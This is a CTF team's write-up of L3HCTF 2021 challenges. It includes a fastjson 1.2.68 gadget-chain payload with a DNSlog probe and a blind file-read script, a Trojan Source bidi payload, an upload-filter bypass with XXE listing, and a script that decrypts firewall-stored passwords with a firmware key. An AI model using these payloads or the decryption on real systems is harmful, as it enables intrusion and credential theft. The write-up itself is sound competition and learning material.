

7th XCTF & L3HCTF 2021 - Nep

Nepnep战队 WriteUp

队伍信息

- 队伍名称：Nepnep
- 队伍排名：1

解题情况

L3HCTF 2021

已结束

		Crypto		Misc										Reverse					Pwn					Web						
		EECDSD4	p0w0w	Candkeys	Cropped	BooFlag	lambda	a-sol	Welcome	DeepDarkFa...	Alex	Survey	BooFlag2	hills	IDAAAAA	doublejoy	Load	luuuuu	CoreGhost	checkin	slow-sp	spn	vul_service	cover	Image Service 1	Image Service 2	Easy PHP	bypass		
Rank	Name	Score	Solved	487	869	1000	909	833	909	800	75	1000	909	215	1000	1000	800	588	606	833	1000	666	625	454	909	625	246	666	178	689
1	Nepnep	13473	21																											
2	Redbud	10647	18																											
3	Ph0t1n1a	7310	14																											
4	r4kapig	7204	14																											
5	AAA	6606	13																											
6	W&M	6347	13																											
7	nebula	6016	12																											
8	ORAYS	4439	10																											
9	天枢	4383	10																											
10	Dest0g3	4163	10																											
11	SpecialRain	3913	9																											
12	L	3737	9																											
13	Vidar-Team	3292	8																											
14	Venom	3240	8																											
15	星星ctf战队	3067	7																											

解题过程

Web:

Cover

直接 xxxxx / 123456 就可以进后台。

<http://124.71.173.23:8088/>

扫了下功能发现存在fastjson 漏洞存在,简单测试了下,拿到版本号 1.2.68

POST /dynamic_table

dnslog:

JSON

```
1 [{"age":{"@type":"java.net.Inet6Address","val":"ta8ecp.dnslog.cn"} , "id":1,"password":"hhhhhh","userName":"diggid"}]
```

接着测试了下 `commons-io+urlreader` 发现可以出网，证明存在利用链，通过盲注发现，返回包长度是不一样的。配合脚本读flag即可。

Perl

```
1 import requests
2 import string
3
4 session = requests.Session()
5
6
7 def login():
8     paramsPost = {"password": "123456", "userName": "mrkaixin", "email": ""}
9     headers = {"Origin": "http://124.71.173.23:8088",
10               "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9",
11               "Cache-Control": "max-age=0", "Upgrade-Insecure-Requests": "1",
12               "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36 Edg/95.0.1020.44",
13               "Referer": "http://124.71.173.23:8088/", "Connection": "close",
14               "DNT": "1",
15               "Accept-Encoding": "gzip, deflate", "Accept-Language": "zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6",
16               "Content-Type": "application/x-www-form-urlencoded"}
17     cookies = {"JSESSIONID": "509DF71BC68DBF31831EE64839B13B5E"}
18     session.post("http://124.71.173.23:8088/login", data=paramsPost, headers=headers, cookies=cookies)
19     print("[+] login success")
20
21 def readFile(jsonPayload):
22     paramsPost = {
23         "data": jsonPayload
24     }
25     headers = {"Origin": "http://124.71.173.23:8088",
26               "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9",
27               "Cache-Control": "max-age=0", "Upgrade-Insecure-Requests": "1"
```

```

27         "Cache-Control": "max-age=0", "Upgrade-Insecure-Requests": 1,
28         "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36 Edg/95.0.10
29         "Referer": "http://124.71.173.23:8088/dynamic_table", "Connection": "close", "DNT": "1",
30         "Accept-Encoding": "gzip, deflate", "Accept-Language": "zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6",
31         "Content-Type": "application/x-www-form-urlencoded"}
32     response = session.post("http://124.71.173.23:8088/dynamic_table", data=paramsPost, headers=headers).text
33     # print("[+] response len:", len(response))
34     return len(response)
35
36
37 def generatorPayload(url, bytes: []):
38     formatJson = """[{"age":{"@type":"com.alibaba.fastjson.JSONObject",
39     "abc":{"@type":"java.lang.AutoCloseable","@type":"org.apache.commons.io.input.BOMInputStream","delegate":{"@type":"org.apache.commons.io.input.ReaderInputStream","reader":{"@type":"jdk.nashorn.api.scripting.URLReader","url":"%s"},"bufferSize":1024,"charsetName":"UTF-8"},"boms":[{"charsetName":"UTF-8","bytes":["%s"]}]},"address":{"$ref":"${0}.age.abc.BOM"}} ,{"id":1,"password":"hhhhh","userName":"diggid"}]"""
40
41     exploit = formatJson % (url, ",".join(bytes))
42     return exploit
43
44
45 if __name__ == '__main__':
46     login()
47     url = "file:///flag"
48     bytes = ["76", "51", "72", "67", "84", "70", "123", "99", "111", "118", "51", "114", "95", "109", "101", "97",
49     "110", "115", "95", "100", "105", "115", "99", "111", "118", "101", "114", "95", "52", "110", "100", "95",
50     "107", "49", "108", "108", "95", "49", "116", "95", "111", "118", "101", "114", "33", "33", "127"]
51     done = False
52
53     while True:
54         done = False
55         for i in string.printable:
56             if done:
57                 break
58             temp = bytes.copy()
59             temp.append(str(ord(i)))
60             print("run exploit ,now chr is {}={}".format(i, ord(i)))
61             exploit = generatorPayload(url, temp)

```

```
62         while True:
63             try:
64                 l = readFile(exploit)
65                 # print(l, exploit)
66                 if l != 21931:
67                     flag = [chr(int(x)) for x in temp]
68                     bytes.append(str(ord(i)))
69                     done = True
70                     print(flag)
71                     break
72                 break
73             except Exception:
74                 continue
```

Image Service 1

<http://121.36.209.245:10001/sharelist> 搜 admin

Image Service 2

字符串拼接游戏

map[a:[1] uuid:[5cb32331-8c06-4699-9c21-0ad38f3fe432] z:[1] uuid:[2d3ee132-d7af-4f5c-90d5-6a10ed98cf9b]]

<http://localhost:8001/get?a=1%5D+uuid%3A%5B5cb32331-8c06-4699-9c21-0ad38f3fe432%5D+z%3A%5B1&token=10718b1cf59ec6e75cd0e5b7b19a8ef910fce84168c39f11cdb053b7a1d73cda&uuid=2d3ee132-d7af-4f5c-90d5-6a10ed98cf9b>

map[a:[1] uuid:[5cb32331-8c06-4699-9c21-0ad38f3fe432] z:[1] uuid:[2d3ee132-d7af-4f5c-90d5-6a10ed98cf9b]]

<http://localhost:8001/get?a=1&token=10718b1cf59ec6e75cd0e5b7b19a8ef910fce84168c39f11cdb053b7a1d73cda&uuid=5cb32331-8c06-4699-9c21-0ad38f3fe432&z=1> uuid:[2d3ee132-d7af-4f5c-90d5-6a10ed98cf9b]

Easyphp

<https://trojansource.codes/>

Payload:

PHP

```
1  ./?
   username=admin&%E2%80%AE%E2%81%A6L3H%E2%81%A9%E2%81%A6password=%E2%80%AE%E2%81
   %A6CTF%E2%81%A9%E2%81%A6l3hctf
```

flag{YOU_FOUND_CVE-2021-42574!}

trojansource.codes

```
<?php
error_reporting(0);
if ("admin" == $_GET[username] && "l3hctf" == $_GET[password]) { //Welcome to L3HCTF+!!
    include "flag.php";
    echo $flag;
}
show_source(__FILE__);
?>
```

bypass

首先绕过后缀:

HTTP

```
1  POST /UploadServlet HTTP/1.1
2  Host: 172.23.191.254:8080
3  User-Agent: curl/7.47.0
4  Accept: */*
5  Content-Length: 212
6  Content-Type: multipart/form-data; boundary=-----
   -78e994fbe1a75b08
7  Connection: close
8
9  -----78e994fbe1a75b08
10 Content-Disposition: form-data; name="a"; filename="passwd.jsjsjsppxp"
11 Content-Type: application/octet-stream
12
13 aaa
14 -----78e994fbe1a75b08--
```

接着利用 UTF-16 编码绕过对于字符的检测。然后寻找到 XXE 的点列目录，发现 flag 需要执行 /readflag 命令。

```
curl -vk 'http://123.60.20.221:10001//upload/1d06afef70ec2cfae17b9df6c8d4f32a/fa9cdd4d-6ee3-477d-86b2-7204e8d1e469.jsp'
* Trying 123.60.20.221...
* Connected to 123.60.20.221 (123.60.20.221) port 10001 (#0)
> GET //upload/1d06afef70ec2cfae17b9df6c8d4f32a/fa9cdd4d-6ee3-477d-86b2-7204e8d1e469.jsp HTTP/1.1
> Host: 123.60.20.221:10001
> User-Agent: curl/7.47.0
> Accept: */*
>
< HTTP/1.1 200
< Set-Cookie: JSESSIONID=1EB17708005FACAED53E796612834184; Path=/; HttpOnly
< Content-Type: text/html; charset=UTF-16LE
< Content-Length: 256
< Date: Sun, 14 Nov 2021 06:11:26 GMT
<
.
.dockerenv
anaconda-post.log
bin
dev
etc
flag
home
lib
lib64
media
mnt
opt
proc
```

—(然后列了下上传目录看其他选手怎么做的)—

最后利用 initcontext.lookup + JNDI + Tomcat EI 表达式执行命令，调用 /readflag。

Reverse:

hills

Apache

```
1 aaa-server "LDAP-server" type ldap
2   host "ldapservice001.l3hsec.com"
3   base-dn "ou=user,dc=l3hsec,dc=com"
4   login-dn "uid=firewall01,ou=manager,dc=l3hsec,dc=com"
5   login-password s0xxmnurlg68LoTgoBn0/lFTfJbuev+92GwwRPybFTZkPJhp
6 exit
7 admin user "admin"
8   password Ei9q0pU2z4tZPFEL1ulp3bsAQd
9     password-expiration 1636310355
10  role "admin"
11  access console
12  access telnet
13  access ssh
14  access http
15  access https
16 exit
```

山石网科的行为管理

ldap客户端匿名登录可以看到一些信息，密码还没找到。

LDAPSoft LDAP Admin Tool Professional Edition - 30 Day(s) Remaining

File Edit Navigate SQL Search Export Import Security Options Predefined Searches Monitor License Help

New Connection Open Connection Search: givenName Find Now Clear Max Results: 100

ldapservice001.l3hsec.com

- dc=l3hsec,dc=com
 - ou=manager
 - cn=manager
 - uid=firewall01
 - ou=user
 - cn=user
 - uid=naivekun

Attribute Name	Value
objectClass	top
objectClass	person
objectClass	organizationalPerson
objectClass	inetOrgPerson
cn	naivekun L3HCTF
sn	naivekun
createTimestamp	20211112171111Z (◆◆◆◆◆◆ uH◆◆ 13 2021 01:11:11 GMT+0800)
creatorsName	cn=admin,dc=l3hsec,dc=com
description	UHN3ZFR5cGVINzFzbjAwMDAwdFNhYWYxfQ
entryCSN	20211112171111.402819Z#000000#000#000000
entryDN	uid=naivekun,ou=user,dc=l3hsec,dc=com
entryUUID	476499fc-d827-103b-883a-83b2e3774f8d
modifiersName	cn=admin,dc=l3hsec,dc=com
modifyTimestamp	20211112171111Z (◆◆◆◆◆◆ uH◆◆ 13 2021 01:11:11 GMT+0800)
structuralObjectClass	inetOrgPerson
subschemaSubentry	cn=Subschema
uid	naivekun
userPassword	{SSHA}0YxgLf+/HT/o2Daop7KvLKf46lYZ17
audio	
businessCategory	
carLicense	
departmentNumber	
destinationIndicator	
displayName	
employeeNumber	

PswdTypee71sn00000tSaaf1}

从CSDN获得固件，解出其中的squashfs，用strings初步定位

Shell

```
1 find . -type f -exec sh -c "echo {}; strings {} | grep login-password" \;
```

对涉及到的cli和mgd等可执行文件进行初步分析后，得知加密的主要逻辑

在/usr/local/lib/libauth.so中的libauth_epasswd_convert_2_plaintext函数，核心逻辑如下：

```
,
}
else {
    memset(out, 0, in_len_1);
    raw_len = b64_pton(param_1, in, in_len);
    if ((ulonglong)(longlong)raw_len < 0x14) {
        free(in);
        free(out);
        return (uint *)0x0;
    }
    uVar3 = *(uint *)((longlong)in + (((longlong)raw_len & 0xffffffffU) - 4));
    lVar4 = hs_is_firewall_platform();
    if ((lVar4 != 0) && (lVar4 = hs_is_vfw_platform(), lVar4 == 0)) {
        hs_is_vefa_platform();
    }
    length = raw_len - 4;
    in_len_1 = raw_len - 1;
    if (-1 < (int)length) {
        in_len_1 = length;
    }
    raw_len = (int)in_len_1 >> 2;
    if (0 < raw_len) {
        uVar1 = *(uint *) (key + 0x10);
        uVar2 = *(uint *) (key + 0x14);
        puVar5 = in;
        do {
            *puVar5 = *puVar5 ^ uVar1;
            puVar5[1] = puVar5[1] ^ uVar2;
            puVar5 = puVar5 + 2;
        } while (puVar5 != in + ((ulonglong)(longlong)(raw_len + -1) >> 1 & 0x7fffffff) * 2 + 2);
    }
    AES_set_decrypt_key((uchar *) (key + 0x18), 0x80, &AStack368);
    ivec._0_4_ = *(uint *)key ^ uVar3;
    ivec._4_4_ = *(uint *) (key + 4) ^ uVar3;
    ivec._8_4_ = *(uint *) (key + 8) ^ uVar3;
    ivec._12_4_ = *(uint *) (key + 0xc) ^ uVar3;
    AES_cbc_encrypt((uchar *)in, (uchar *)out, length, &AStack368, (uchar *)ivec, 0);
    if (0 < raw_len) {
        do {
            *out = *out ^ *(uint *) (key + 0x10);
            out[1] = out[1] ^ *(uint *) (key + 0x14);
            out = out + 2;
        } while (out != out + ((ulonglong)(longlong)(raw_len + -1) >> 1 & 0x7fffffff) * 2 + 2);
    }
    free(in);
}
return puVar6;
},
```

解密用的key同样存在于该文件中，可获得前半部分

Python

```
1  import base64, binascii
2
3  from Crypto.Cipher import AES
4
5  key = binascii.unhexlify("DC B0 04 30 4B 32 DF 7D 9B 45 CB F7 5A 21 BB 31 EB
    F8 73 1D 97 87 C7 26 49 62 09 F3 9F A4 DF A4 AD 7B DC 33 B6 DA 20
    67".replace(" ", ""))
6  key = binascii.unhexlify("30 04 B0 DC 7D DF 32 4B F7 CB 45 9B 31 BB 21 5A 1D
    73 F8 EB 26 C7 87 97 F3 09 62 49 A4 DF A4 9F 33 DC 7B AD 67 20 DA
    B6".replace(" ", ""))
7
8  ct_mask = key[16:24]
9
10 ct = base64.b64decode('s0xxmnurlg68LoTgoBn0/lFTfJbuev+92GwwRPybFTZkPJhp')
11
12 iv_mask = ct[32:]
13 ct = bytearray(ct[:32])
14
15 aes_key = key[24:24 + 16]
16 aes_iv = bytearray(key[:16])
17
18 for i in range(len(aes_iv)):
19     aes_iv[i] ^= iv_mask[i % 4]
20
21 for i in range(len(ct)):
22     ct[i] ^= ct_mask[i % 8]
23
24 print(len(ct), len(iv_mask))
25
26 cipher = AES.new(aes_key, AES.MODE_CBC, aes_iv)
27 pt = bytearray(cipher.decrypt(ct))
28
29 for i in range(len(pt)):
30     pt[i] ^= ct_mask[i % 8]
31
32 print(pt)
```

double-joy

先日VM，18个opcode，分析发现虚拟机的操作和Python虚拟机很像，都是基于栈从栈顶做操作的，没有通用寄存器

Python

```
1
2 def DebugVM():
3     print("[+] ip:{} \t s:{} \t stack:".format(ip, sp),stack)
4
5     ip = 0
6     sp = 0
7     stack = [0 for i in range(200)]
8     while ip < len(opcode):
9         if opcode[ip] == 0:      # add
10             val = (stack[sp] + stack[sp-1]) & 0xFFFFFFFF
11             stack[sp-1] = val
12             sp -= 1
13             ip += 1
14             print("add ", val)
15         elif opcode[ip] == 1:    # sub
16             val = stack[sp] - stack[sp-1]
17             stack[sp-1] = val
18             sp -= 1
19             ip += 1
20             print("sub ", val)
21         elif opcode[ip] == 2:    # mul
22             val = (stack[sp] * stack[sp-1]) & 0xFFFFFFFF
23             stack[sp-1] = val
24             sp -= 1
25             ip += 1
26             print("mul ", val)
27         elif opcode[ip] == 3:    # idiv
28             val = stack[sp]//stack[sp-1]
29             stack[sp-1] = val
30             sp -= 1
31             ip += 1
32             print("idiv ", val)
33         elif opcode[ip] == 4:    # mod
34             val = stack[sp] % stack[sp-1]
35             stack[sp-1] = val
36             sp -= 1
37             ip += 1
38             print("mod ", val)
39         elif opcode[ip] == 5:    # &
40             val = stack[sp] & stack[sp-1]
41             stack[sp-1] = val
42             sp -= 1
43             ip += 1
44             print("and ", val)
45         elif opcode[ip] == 6:    # /
46             val = stack[sp] | stack[sp-1]
47             stack[sp-1] = val
48             sp -= 1
```

```

49         ip += 1
50         print("or ", val)
51     elif opcode[ip] == 7:          # ^
52         val = stack[sp] ^ stack[sp-1]
53         stack[sp-1] = val
54         sp -= 1
55         ip += 1
56         print("xor ", val)
57     elif opcode[ip] == 8:          # stack[TOS1]=TOS
58         stack[stack[sp-1]]=stack[sp]
59         sp -= 2
60         ip += 1
61         print("stack[TOS1]=TOS")
62     elif opcode[ip] == 9:          # TOS=stack[TOS]
63         stack[sp] = stack[stack[sp]]
64         ip += 1
65         print("TOS=stack[TOS]")
66     elif opcode[ip] == 10:         # TOS=!TOS
67         if stack[sp] == 0:
68             stack[sp] = 1
69         else:
70             stack[sp] = 0
71         ip += 1
72         print("TOS=!TOS")
73     elif opcode[ip] == 11:         # TOS=TOS<0
74         if stack[sp] < 0:
75             stack[sp] = 1
76         else:
77             stack[sp] = 0
78         ip += 1
79         print("TOS=TOS<0")
80     elif opcode[ip] == 12:         # xchg TOS1, TOS
81         stack[sp], stack[sp-1] = stack[sp-1], stack[sp]
82         ip += 1
83         print("xchg TOS1, TOS")
84     elif opcode[ip] == 13:         # pop
85         sp -= 1
86         ip += 1
87         print("pop")
88     elif opcode[ip] == 14:         # push
89         val = struct.unpack("<i", bytes(opcode)[ip+1:ip+5])[0]
90         sp += 1
91         stack[sp] = val
92         ip += 5
93         print("push ", val)
94     elif opcode[ip] == 15:         # jmp
95         val = struct.unpack("<i", bytes(opcode)[ip+1:ip+5])[0]
96         ip += 5 + val

```

```

96         ip += 5 + val
97     print("jmp ", val)
98     elif opcode[ip] == 16:         # jnz TOS
99         val = struct.unpack("<i", bytes(opcode)[ip+1:ip+5])[0]
100        if stack[sp] != 0:
101            ip += 5 + val
102        else:
103            ip += 5
104        sp -= 1
105        print("jnz")
106    elif opcode[ip] == 17:         # sp += imm
107        val = struct.unpack("<i", bytes(opcode)[ip+1:ip+5])[0]
108        ip += 5
109        sp += val
110        print("sp+= ", val)
111    elif opcode[ip] == 18:         # ret
112        print("ret")
113        ip += 1
114        pass
115    else:
116        print("default")
117        ip += 1
118        pass
119
120    DebugVM()
121
122    # time.sleep(0.1)
123

```

然后发现根本解不出来，全是循环，改脚本输出汇编编译成shellcode

C

```

1  ip = 0
2  asm = ""
3  while ip < len(opcode):
4      asm += "label_{:}:\\n".format(ip)         # ip作为label
5      if opcode[ip] == 0:         # add
6          ip += 1
7          asm += "    \\
8          pop eax;
9          pop ebx;
10         add eax, ebx;
11         push eax;
12         ""
13     elif opcode[ip] == 1:         # sub

```

```
14         ip += 1
15         asm += """"\
16         pop eax;
17         pop ebx;
18         sub eax, ebx;
19         push eax;
20         """"
21     elif opcode[ip] == 2:          # imul
22         ip += 1
23         asm += """"\
24         pop eax;
25         pop ebx;
26         imul eax, ebx;
27         push eax;
28         """"
29     elif opcode[ip] == 3:          # idiv
30         ip += 1
31         asm += """"\
32         xor edx, edx;
33         pop eax;
34         pop ebx;
35         idiv ebx;
36         push eax;
37         """"
38     elif opcode[ip] == 4:          # mod
39         ip += 1
40         asm += """"\
41         pop eax;
42         pop ebx;
43         idiv ebx;
44         push edx;
45         """"
46     elif opcode[ip] == 5:          # and
47         ip += 1
48         asm += """"\
49         pop eax;
50         pop ebx;
51         and eax, ebx;
52         push eax;
53         """"
54     elif opcode[ip] == 6:          # or
55         ip += 1
56         asm += """"\
57         pop eax;
58         pop ebx;
59         or eax, ebx;
60         push eax;
61         """"
```

```

62     elif opcode[ip] == 7:         # xor
63         ip += 1
64         asm += """"\
65         pop eax;
66         pop ebx;
67         xor eax, ebx;
68         push eax;
69         """"
70     elif opcode[ip] == 8:         # stack[TOS1]=TOS
71         ip += 1
72         asm += """"\
73         pop eax;
74         pop ebx;
75         mov [ebp+4*ebx], eax;
76         """"
77     elif opcode[ip] == 9:         # TOS=stack[TOS]
78         ip += 1
79         asm += """"\
80         mov eax, [esp];
81         mov ebx, [ebp+4*eax];
82         mov [esp], ebx;
83         """"
84     elif opcode[ip] == 10:        # TOS=!TOS
85         ip += 1
86         asm += """"\
87         xor ebx,ebx;
88         mov eax, [esp];
89         test eax, eax;
90         sete bl;
91         mov [esp], ebx;
92         """"
93     elif opcode[ip] == 11:        # TOS=TOS<0
94         ip += 1
95         asm += """"\
96         mov eax, [esp];
97         shr eax, 31;
98         mov [esp], eax;
99         """"
100    elif opcode[ip] == 12:        # xchg TOS1, TOS
101        ip += 1
102        asm += """"\
103        pop eax;
104        pop ebx;
105        push eax;
106        push ebx;
107        """"
108    elif opcode[ip] == 13:        # pop
109        ip += 1

```

```

109         ip += 1
110         asm += """"\
111         pop eax;
112         """"
113     elif opcode[ip] == 14:         # push
114         val = struct.unpack("<i", bytes(opcode)[ip+1:ip+5])[0]
115         ip += 5
116         asm += """"\
117         push {};
118         """".format(val)
119     elif opcode[ip] == 15:         # jmp
120         val = struct.unpack("<i", bytes(opcode)[ip+1:ip+5])[0]
121         ip += 5
122         asm += """"\
123         jmp label_{};
124         """".format(ip+val)
125     elif opcode[ip] == 16:         # jnz TOS
126         val = struct.unpack("<i", bytes(opcode)[ip+1:ip+5])[0]
127         # if stack[sp] != 0:
128         #     ip += 5 + val
129         # else:
130         #     ip += 5
131         ip += 5
132         asm += """"\
133         pop eax;
134         cmp eax, 0;
135         jnz label_{};
136         """".format(ip+val)
137     elif opcode[ip] == 17:         # sp += imm
138         val = struct.unpack("<i", bytes(opcode)[ip+1:ip+5])[0]
139         ip += 5
140         asm += """"\
141         sub esp, {};
142         """".format(val*4)
143     elif opcode[ip] == 18:         # ret
144         val = struct.unpack("<i", bytes(opcode)[ip+1:ip+5])[0]
145         ip += 5
146         asm += """"\
147         mov eax, {};
148         retn;
149         """".format(val)
150     else:
151         print("default")
152         ip += 1
153         pass
154
155
156     # time.sleep(0.1)

```

```

157
158 print(asm)
159
160
161 fp = open("shellcode.asm", 'w')
162 fp.write("section .text\n")
163 fp.write("bits 32\n")
164 fp.write("mov ebp, esp;\n")
165 fp.write(asm)
166 fp.close()
167

```

然后发现...解不出来。重新回去跟发现有两段opcode，每段opcode有两个入口。

第一段shellcode，入口0x0:

```

int __cdecl sub_0(unsigned int a1)
{
    char *retaddr; // [esp+68h] [ebp+0h]
    int i; // [esp+B4h] [ebp+4Ch]

    for ( i = 0; i - 10 < 0; ++i )
        (&retaddr)[i] = (char *)((unsigned int)(&retaddr)[i] ^ (16843009 * (i + 1)));
    retaddr += (((16 * a1) ^ (a1 / 32i64)) + a1) ^ 0x3ADED827;
    return 1;
}

```

第一段opcode，入口0x3BA

```

int __usercall sub_3BA@<eax>(_DWORD *a1@<ebp>)
{
    ++a1[20];
    while ( a1[20] - 20 >= 0 )
    {
        a1[19] += 2;
        if ( a1[19] - 10 >= 0 )
            return 0;
        a1[20] = 0;
    }
    a1[12] = a1[a1[19]];
    a1[13] = a1[a1[19] + 1];
    a1[12] += (((16 * a1[13]) ^ ((unsigned int)a1[13] / 32i64)) + a1[13]) ^ (a1[11] + a1[(a1[11] & 3) + 14]);
    a1[11] += a1[10];
    a1[13] += (((16 * a1[12]) ^ ((unsigned int)a1[12] / 32i64)) + a1[12]) ^ (a1[11]
                                                                    + a1[(((unsigned int)a1[11] / 2048i64) & 3)
                                                                    + 14]);

    a1[a1[19]] = a1[12];
    a1[a1[19] + 1] = a1[13];
    return 1;
}

```

第二段opcode，入口0x0


```

int __cdecl sub_0(unsigned int a1)
{
    char *retaddr; // [esp+6Ch] [ebp+0h]
    int i; // [esp+B8h] [ebp+4Ch]

    for ( i = 0; i - 10 < 0; ++i )
        (&retaddr)[i] = (char *)((unsigned int)(&retaddr)[i] ^ (16843009 * (i + 1)));
    retaddr += (16 * a1 + 21332) ^ (a1 + 1614981796) ^ (a1 / 32i64 + 20301);
    return 1;
}

```

第二段opcode，入口0x3B8

```

int __usercall sub_3B8@<eax>(_DWORD *a1@<ebp>)
{
    ++a1[20];
    while ( a1[20] - 20 >= 0 )
    {
        a1[19] += 2;
        if ( a1[19] - 10 >= 0 )
            return 0;
        a1[20] = 0;
    }
    a1[12] = a1[a1[19]];
    a1[13] = a1[a1[19] + 1];
    a1[11] += a1[10];
    a1[12] += (16 * a1[13] + a1[14]) ^ (a1[13] + a1[11]) ^ ((unsigned int)a1[13] / 32i64 + a1[15]);
    a1[13] += (16 * a1[12] + a1[16]) ^ (a1[12] + a1[11]) ^ ((unsigned int)a1[12] / 32i64 + a1[17]);
    a1[a1[19]] = a1[12];
    a1[a1[19] + 1] = a1[13];
    return 1;
}

```

可以看出，两段opcode的第二个入口，分别是XTEA和TEA的算法。分析程序VM入口可知，会分别进入这两段opcode 0x0入口一次。接下来交替调用这两段opcode的0x3BA和0x3B8入口，即做混合的TEA和XTEA加密。共200次。动调在栈上得到delta和key，即可写得如下解密脚本。

C

```

1  #include<cstdio>
2  #include<stdio.h>
3
4  int cipher[10]={-1360987416, -63028991, 377269650, 1374317758, 606732544,
5      22092315, 1364027028, 794804203, 1188258712, 2045699056};
6
7  void decrypt(int *v)
8  {
9
10     int xtea_key[4]={0x494c, 0x6f76, 0x6520, 0x4355};
11     int tea_key[4]={0x5354, 0x4f4d, 0x2074, 0x6561};
12

```

```

13     int round_max;
14     int xtea_sum=0x423a35c6;
15     int tea_sum=0x6042aaa4;
16
17     for(int i=0;i<10;i+=2) {
18         if(i==0) round_max = 19;
19         else      round_max = 20;
20         int v0=v[i],v1=v[i+1];
21         for(int round=0;round<round_max;round++) {
22             xtea_sum += 0x75bcd15;
23             tea_sum += 0x154cbf7;
24         }
25     }
26
27     for (int i=8;i>=0;i-=2) {
28         int round_max=(i==0)?19:20;
29         int v0=v[i],v1=v[i+1];
30         for(int round=round_max-1;round>=0;round--) {
31             v1 -= ((v0 * 16) + tea_key[2]) ^ (v0 + tea_sum) ^ ((v0 / 32) +
tea_key[3]);
32             v0 -= ((v1 * 16) + tea_key[0]) ^ (v1 + tea_sum) ^ ((v1 / 32) +
tea_key[1]);
33             tea_sum -= 0x154cbf7;
34             v1 -= (((v0 * 16) ^ (v0 / 32)) + v0) ^ (xtea_sum +
xtea_key[(xtea_sum / 2048) & 3]);
35             xtea_sum -= 0x75bcd15;
36             v0 -= (((v1 * 16) ^ (v1 / 32)) + v1) ^ (xtea_sum +
xtea_key[xtea_sum & 3]);
37         }
38         v[i]=v0;v[i+1]=v1;
39
40     }
41     v[1] -= ((16 * v[0] + 8308) ^ (v[0] + 1614981796) ^ (v[0] / 32 +
25953));
42     v[0] -= (16 * v[1] + 21332) ^ (v[1] + 1614981796) ^ (v[1] / 32 +
20301);
43
44     for (int i=0;i<10;i++)
45         v[i]^=0x01010101*(i+1);
46     v[1] -= (((16 * v[0]) ^ (v[0] / 32)) + v[0]) ^ 0x423A9AE6;
47     v[0] -= (((16 * v[1]) ^ (v[1] / 32)) + v[1]) ^ 0x3ADED827;
48
49
50
51     for (int i=0;i<10;i++)
52         v[i]^=0x01010101*(i+1);
53 }
54

```

```
55 int main() {
56     decrypt(cipher);
57     for(int i=0;i<40;i++)
58         printf("%c",*((char*)cipher+i));
59 }
```

luuuuuuua

Apk 解压 asset里的jpg 文件末尾有东西，有大量的3C，xor 0x3c还原

```
java -jar unluac_2021_06_10.jar --disassemble F:\CTF\L3HCTF\luuuuuu\1.lua >
F:\CTF\L3HCTF\luuuuuu\d.txt
```

```
1423 .constant k0 "encode"
1424 .constant k1 "TDNIX1NlYw=="
1425 .constant k2 " !@#$%^&*("
1426 .constant k3 "1qazxsw2"
1427 .constant k4 L"LKq2dSc30DKJo99bsFgTkQM9dor1gLl2rejdncw2MBpOud+38vFkCCF13qY="
1428
```

模拟器运行会闪退，这里用真机调试+Cheat Engine

解出L3H_Sec，用户名填这个

解出一串长度为44的串，这里在password填

```
L3HCTF{1111111111111111111111111111111111111111}
```

CE搜索 LKq2

会有2个不一样的结果

Address	18	19	1A	1B	1C	1D	1E	1F	20	21	22	23	24	25	26	27	89ABCDEF01234567
742473D318	4C	4B	71	32	64	53	63	33	30	44	4B	4A	6F	39	39	62	LKq2dSc3ODKJo99b
742473D328	73	46	67	54	6B	51	4D	39	64	6F	72	31	67	4C	6C	32	sFGtTkQM9dorlgLl2
742473D338	72	65	6A	64	6E	6B	77	32	4D	42	70	4F	75	64	2B	33	rejdnkw2MBpOud+3
742473D348	38	76	46	6B	43	43	46	31	33	71	59	3D	00	00	00	00	8vFkCCFl3qY=....
742473D358	00	00	00	00	00	00	00	00	22	01	00	00	22	01	00	00"..."...
742473D368	22	01	00	00	23	01	00	00	23	01	00	00	24	01	00	00	"...#...#...\$...
742473D378	24	01	00	00	26	01	00	00	26	01	00	00	26	01	00	00	\$...&...&...&...
742473D388	27	01	00	00	27	01	00	00	27	01	00	00	27	01	00	00	'...'...'...'...
742473D398	27	01	00	00	27	01	00	00	27	01	00	00	29	01	00	00	'...'...'...)...
742473D3A8	29	01	00	00	2A	01	00	00	2A	01	00	00	2C	01	00	00)...*...*,...,...
742473D3B8	2C	01	00	00	2D	01	00	00	D0	03	70	24	74	00	00	00	,...-... .p\$t...
742473D3C8	06	00	07	00	00	00	00	00	80	2D	72	24	74	00	00	00 -r\$t...
742473D3D8	00	2F	72	24	74	00	00	00	A0	B5	74	24	74	00	00	00	./r\$t... t\$t...
742473D3E8	80	B7	74	24	74	00	00	00	C0	B7	74	24	74	00	00	00	t\$t... t\$t...
742473D3F8	E0	B7	74	24	74	00	00	00	00	B8	74	24	74	00	00	00	t\$t... t\$t...
742473D408	20	B8	74	24	74	00	00	00	40	B7	74	24	74	00	00	00	t\$t...@ t\$t...
742473D418	00	00	00	00	00	00	00	00	00	BB	74	24	74	00	00	00 t\$t...
742473D428	14	01	00	00	34	1D	C7	07	3C	00	00	00	00	00	00	004. .<.....
742473D438	4C	4B	71	32	64	53	63	33	30	44	47	49	71	74	35	64	LKq2dSc3ODGIqt5d
742473D448	34	46	45	51	6A	56	52	76	49	34	7A	70	68	62	46	7A	4FEQjVRvI4zphbFz
742473D458	71	2F	54	55	6D	30	78	69	4C	45	38	64	76	49	72	67	q/TUM0xiLE8dvIrg
742473D468	70	76	6C	67	57	33	56	33	69	71	59	3D	00	00	00	00	pvlGw3V3iqY=....
742473D478	00	00	00	00	00	00	00	00	30	C5	BE	24	74	00	00	00 \$t...

其中一个正确结果，另一个是加密结果，前面部分相同+最后几个相同
直接梭哈

Recipe

XOR

Key
LKq2dSc30DKJo99bsFgTkQM9dor...

BASE64

Scheme
Standard

☐ Null preserving

XOR

Key
LKq2dSc30DGIqt5d4FEQjVRvI4z...

BASE64

Scheme
Standard

☐ Null preserving

Input

start: 30
end: 30
length: 0

